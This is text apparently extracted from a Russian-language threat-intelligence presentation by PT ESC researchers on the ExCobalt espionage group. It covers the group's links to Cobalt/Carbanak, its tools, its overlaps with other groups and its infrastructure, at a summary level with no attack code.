




Путешествие Извилистых Троп: манёвры ExCobalt в атаках на российские компании в 2023-2024 году

Александр
Бадаев

Специалист группы киберразведки
PT ESC



Владислав
Лунин

Старший специалист группы
исследования сложных угроз PT ESC



Cobalt

- Группа Cobalt (aka Carbanak) отслеживается с 2016 г.;
- Цели атак: кредитно-финансовые организации;
- Инструменты: Cobalt Strike, CobInt, ComDll dropper и JS backdoor;
- Последний публичный отчет в 2020 г.



(Ex)Cobalt


ExCobalt — это киберпреступная группа, сосредоточенная на кибершпионаже и некоторые члены которой активны по крайней мере с 2016 года и, предположительно, состояли в неизвестной группе Cobalt.

Отличительные особенности

- Идеологическая мотивированность
- Использование **PwShell.Carbanak** + **CobInt**, как связующий фактор с **Cobalt**
- Использование множество различных ВПО, включая проприетарное (например **GoRed**)
- Множественное пересечение с хактивистами
- Различные векторы атак, включая Supply Chain и Trusted Relationship
- Обширная инфраструктура



Жертвы





Пересечения ExCobalt с другими группами



Пересечения

(Ex)Cobalt и Sneaking Leprechaun

- Один управляющий сервер (*.rpm-bin.link);
- Использование DWORD 0xCAFEBAFE в FaceFish;
- FaceFish и Kitsune на одном хосте;
- Пересечения по коду.




(Ex)Cobalt и Shedding Zmiy

- GoRed бэкдор
- Множественное пересечение инфраструктуры
- CobInt бэкдор
- Одинаковое ТТР
- Общие инструменты



Пересечения между группами




<https://rt-solar.ru/solar-4rays/blog/4559/>



Связанные группы




Связанные с ExCobalt группы



Инфраструктура



Инфраструктура



Инфраструктура

Whois Lookup ⓘ

